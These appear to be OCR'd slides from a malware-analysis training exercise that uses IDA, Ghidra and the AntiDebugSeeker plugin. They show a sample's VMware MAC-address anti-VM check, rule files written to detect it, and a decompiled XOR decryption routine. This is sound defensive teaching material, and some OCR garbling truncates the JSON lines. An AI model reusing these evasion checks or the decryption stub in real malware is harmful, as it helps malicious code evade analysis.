00bb3d1d ff d3          CALL        EBX=>KERNEL32.DLL::GetProcessHeap
00bb3d1f 8b 35 58       MOV         ESI,dword ptr [->KERNEL32.DLL::HeapAlloc]        = 000165aa
```


Exercise4 Answer Question3



Exercise4 Answer Question3


Before executing the thread, press F9.





Set Breakpoints + F9

After executing the thread, press F9.



New thread are created

Exercise 4

Target Malware：Exercise4.exe（Unpacked Version）

Question4.

Find the MAC address related to VMware from the values written in hexadecimal, edit the rule file, and make it detectable by AntiDebugSeeker.

```
.text:00412300 push    edi
.text:00412301 push    6
.text:00412303 pop     eax
.text:00412304 push    0Ch             ; dwBytes
.text:00412306 push    8               ; dwFlags
.text:00412308 mov     [ebp+var_68], 0F01FAF00h
.text:0041230F mov     [ebp+var_64], 505600h
.text:00412316 mov     [ebp+var_60], 8002700h
.text:0041231D mov     [ebp+var_5C], 0C2900h
.text:00412324 mov     [ebp+var_58], 56900h
.text:0041232B mov     [ebp+var_54], 3FF00h
.text:00412332 mov     [ebp+var_50], 1C4200h
.text:00412339 mov     [ebp+var_4C], 163E00h
.text:00412340 mov     [ebp+var_20], 38122404h
.text:00412347 mov     [ebp+var_1C], 355A6266h
.text:0041234E mov     byte ptr [ebp+var_18], al
.text:00412351 mov     [ebp+var_18+1], 565Eh
.text:00412357 mov     [ebp+lpProcName], 6A517456h
.text:0041235E mov     [ebp+var_C], 32h ; '2'
.text:00412362 call    ds:GetProcessHeap
.text:00412368 push    eax             ; hHeap
.text:00412369 call    ds:HeapAlloc
.text:0041236F mov     ecx, eax
.text:00412371 xor     eax, eax
.text:00412373 mov     edi, ecx
.text:00412375 mov     [ebp+lpLibFileName], ecx
.text:00412378 stosd
```

```
00bb2306 6a 08          PUSH    0x8                                  DWORD dwFlags for HeapAlloc
00bb2308 c7 45 98       MOV     dword ptr [EBP + local_6c],0xf01faf00
         00 af 1f f0
00bb230f c7 45 9c       MOV     dword ptr [EBP + local_68],0x505600
         00 56 50 00
00bb2316 c7 45 a0       MOV     dword ptr [EBP + local_64],0x8002700
         00 27 00 08
00bb231d c7 45 a4       MOV     dword ptr [EBP + local_60],0xc2900
         00 29 0c 00
00bb2324 c7 45 a8       MOV     dword ptr [EBP + local_5c],0x56900
         00 69 05 00
00bb232b c7 45 ac       MOV     dword ptr [EBP + local_58],0x3ff00
         00 ff 03 00
00bb2332 c7 45 b0       MOV     dword ptr [EBP + local_54],0x1c4200
         00 42 1c 00
00bb2339 c7 45 b4       MOV     dword ptr [EBP + local_50],0x163e00
         00 3e 16 00
00bb2340 c7 45 e0       MOV     dword ptr [EBP + local_24],0x38122404
         04 24 12 38
00bb2347 c7 45 e4       MOV     dword ptr [EBP + local_20],0x355a6266
         66 62 5a 35
00bb234e 88 45 e8       MOV     byte ptr [EBP + local_1c],AL
00bb2351 66 c7 45       MOV     word ptr [EBP + local_1c+0x1],0x565e
         e9 5e 56
00bb2357 c7 45 f0       MOV     dword ptr [EBP + local_14],0x6a517456
         56 74 51 6a
00bb235e c6 45 f4 32    MOV     byte ptr [EBP + local_10],0x32
00bb2362 ff 15 60       CALL    dword ptr [->KERNEL32.DLL::GetProcessHeap]   = 000165c2
         51 bb 00
00bb2368 50             PUSH    EAX                                  HANDLE hHeap for HeapAlloc
00bb2369 ff 15 58       CALL    dword ptr [->KERNEL32.DLL::HeapAlloc]        = 000165aa
```

Exercise 4
Question4 Answer For Ghidra


Exercise4 Answer Question4

```
00bb2308 c7 45 98        MOV        dword ptr [EBP + local_6c],0xf01faf00
         00 af 1f f0
00bb230f c7 45 9c        MOV        dword ptr [EBP + local_68],0x505600
         00 56 50 00
00bb2316 c7 45 a0        MOV        dword ptr [EBP + local_64],0x8002700
         00 27 00 08
00bb231d c7 45 a4        MOV        dword ptr [EBP + local_60],0xc2900
         00 29 0c 00
00bb2324 c7 45 a8        MOV        dword ptr [EBP + local_5c],0x56900
         00 69 05 00
00bb232b c7 45 ac        MOV        dword ptr [EBP + local_58],0x3ff00
         00 ff 03 00
00bb2332 c7 45 b0        MOV        dword ptr [EBP + local_54],0x1c4200
         00 42 1c 00
00bb2339 c7 45 b4        MOV        dword ptr [EBP + local_50],0x163e00
         00 3e 16 00
00bb2340 c7 45 e0        MOV        dword ptr [EBP + local_24],0x38122404
         04 24 12 38
00bb2347 c7 45 e4        MOV        dword ptr [EBP + local_20],0x355a6266
         66 62 5a 35
00bb234e 88 45 e8        MOV        byte ptr [EBP + local_1c],AL
00bb2351 66 c7 45        MOV        word ptr [EBP + local_1c+0x1],0x565e
         e9 5e 56
00bb2357 c7 45 f0        MOV        dword ptr [EBP + local_14],0x6a517456
         56 74 51 6a
00bb235e c6 45 f4 32     MOV        byte ptr [EBP + local_10],0x32
00bb2362 ff 15 60        CALL       dword ptr [->KERNEL32.DLL::GetProcessHeap]
         51 bb 00
```

The three hexadecimal values are related to VMware's MAC address, and are being used to check if the analysis environment is a virtual machine.

Exercise4 Answer Question4

Define the three values in the anti_debug_Ghidra.config



Be aware that the hexadecimal notation differs between IDA and Ghidra. In the case of Ghidra, you need to prepend 0x to the value.

Exercise4 Answer Question4


Edit anti_debug_techniques_descriptions_Ghidra.json.

```
    "NtSetInformationThread" : "They may be attempting to hide the debug thread using NtSetInformationThread.",
    "ThreadHideFromDebugger_0x11" : "The function NtSetInformationThread is invoked t
    "NtQueryInformationProcess" : "This is an API frequently used to check if debugg
    "NtQueryInformationProcess_PDPort" : "By passing the ProcessDebugPort as an argu
    "NtQueryInformationProcess_PDFlags" : "By using ProcessDebugFlags (0x1f) with Nt
    "NtQueryInformationProcess_PDObjectHandle" : "Using ProcessDebugObjectHandle (0x
    "NtQuerySystemInformation_KD_Check" : "Calling NtQuerySystemInformation with Sys
    "Extract_Resource_Section" : "Data in the Resource section might be loaded by ma
    "Commucate_function_String" : "Indicating potential communication features, poss
    "Commucate_function" : "Detected by characters related to '/' and '443', indicat
    "Anti-Sandbox_SandBoxie" : "It is checking whether the analysis is being perform
    "Anti-Sandbox_Buster_Sandbox_Analyzer" : "It is checking whether      nalysis is
}
[EOF]
```


An important point to note is that the rule names listed in this file must match those in the anti_debug_Ghidra.config. If they do not match, it will not be possible to verify the details of the rules.

```
    "Commucate_function_String" : "Indicati      itial communication fea      connecting to a C2 server or detecting analys
    "Commucate_function" : "Detected by charac      rs related to '/' and '443',      communication capabilities. ¥nThis suggests potent
    "Anti-Sandbox_SandBoxie" : "It is checking whether the analysis is being pe      med in a SandBoxie sandbox.",
    "Anti-Sandbox_Buster_Sandbox_Analyzer" : "It is checking whether the analysis is being performed in a Buster Sandbox Analyzer.",
    "VMware-MacAddress-Check_1" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses.",
    "VMware-MacAddress-Check_2" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses.",
    "VMware-MacAddress-Check_3" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses."
}
[EOF]
```

Exercise4 Answer Question4



Exercise4 Answer Question4




```
                00 af 1f f0
                        VMware-MacAddress-Check_1
00bb230f c7 45 9c       MOV        dword ptr [EBP + local_68],0x505600
                00 56 50 00
                        This value checks whether it is an analysis environment based...
00bb2316 c7 45 a0       MOV        dword ptr [EBP + local_64],0x8002700
                00 27 00 08
                        VMware-MacAddress-Check_2
00bb231d c7 45 a4       MOV        dword ptr [EBP + local_60],0xc2900
                00 29 0c 00
                        This value checks whether it is an analysis environment based...
                        VMware-MacAddress-Check_3
00bb2324 c7 45 a8       MOV        dword ptr [EBP + local_5c],0x56900
                00 69 05 00
                        This value checks whether it is an analysis environment based...
00bb232b c7 45 ac       MOV        dword ptr [EBP + local_58],0x3ff00
```

Exercise 4

Target Malware：Exercise4.exe（Unpacked Version）

Question5.

What is this code doing,

and how can the results of its execution be debugged?

```
int __fastcall sub_410082(int a1, int a2)
{
  int v2; // esi
  int result; // eax
  int v4; // edx
  unsigned int v5; // ebx
  void *v6; // edi
  int v7; // eax
  _BYTE v8[1024]; // [esp+8h] [ebp-414h] BYREF
  int v9; // [esp+408h] [ebp-14h]
  int v10; // [esp+40Ch] [ebp-10h]
  int v11; // [esp+410h] [ebp-Ch]
  int v12; // [esp+414h] [ebp-8h]
  char v13; // [esp+41Bh] [ebp-1h]

  v2 = a2;
  v9 = a1;
  result = 0;
  v10 = a2;
  v4 = 0;
  v12 = 0;
  v5 = 0;
  v13 = 0x22;
  v11 = 0;
  if ( v10 > 0 )
  {
    do
    {
      if ( v5 >= 0x400 )
      {
        v6 = (void *)(result + a1);
        v7 = v5 + result;
        qmemcpy(v6, v8, v5);
        a1 = v9;
        v5 = 0;
        v2 = v10;
        v12 = v7;
      }
      v8[v5++] = v13 ^ *(_BYTE *)(v4 + a1);
      v13 += 3 * (v4 % 0x85);
      v4 = v11 + 1;
      result = v12;
      v11 = v4;
    }
    while ( v4 < v2 );
    if ( v5 )
      qmemcpy((void *)(a1 + v12), v8, v5);
  }
  return result;
```

Exercise 4
Question5 Answer For Ghidra

Exercise4 Answer Question5

```
} while (iVar10 < 22);
                    /* Memory Manipulation */
BVar6 = VirtualProtect(&lpAddress_00426120,0x184,0x40,&local_8);
if (BVar6 != 0) {
  FUN_00bb0082(0xbc6120,0x184);
                    /* Memory Manipulation */
  VirtualProtect(&lpAddress_00426120,0x184,local_8,&local_8);
}
```

The arguments specify the address and the size of the data to be decrypted.

```
void __fastcall FUN_00bb0082(int param_1,int param_2)

{
  int iVar1;
  uint uVar2;
  byte *pbVar3;
  byte *pbVar4;
  byte local_418 [1024];
  int local_18;
  int local_14;
  int local_10;
  int local_c;
  byte local_5;

  local_18 = param_1;
  local_14 = param_2;
  local_c = 0;
  local_5 = 0x22;
  if (0 < param_2) {
    do {
      if (0x3ff < uVar2) {
        iVar1 = local_c + uVar2;
        pbVar3 = local_418;
        pbVar4 = (byte *)(local_c + param_1);
        for (; uVar2 != 0; uVar2 = uVar2 - 1) {
          *pbVar4 = *pbVar3;
          pbVar3 = pbVar3 + 1;
          pbVar4 = pbVar4 + 1;
        }
        uVar2 = 0;
        local_c = iVar1;
        param_1 = local_18;
        param_2 = local_14;
      }
      local_418[uVar2] = *(byte *)(local_10 + param_1) ^ local_5;
      uVar2 = uVar2 + 1;
      local_5 = local_5 + (char)(local_10 % 0x85) * '\x03';
      local_10 = local_10 + 1;
    } while (local_10 < param_2);
    if (uVar2 != 0) {
      pbVar3 = local_418;
      pbVar4 = (byte *)(local_c + param_1);
      for (; uVar2 != 0; uVar2 = uVar2 - 1) {
        *pbVar4 = *pbVar3;
        pbVar3 = pbVar3 + 1;
        pbVar4 = pbVar4 + 1;
      }
    }
  }
  return;
```

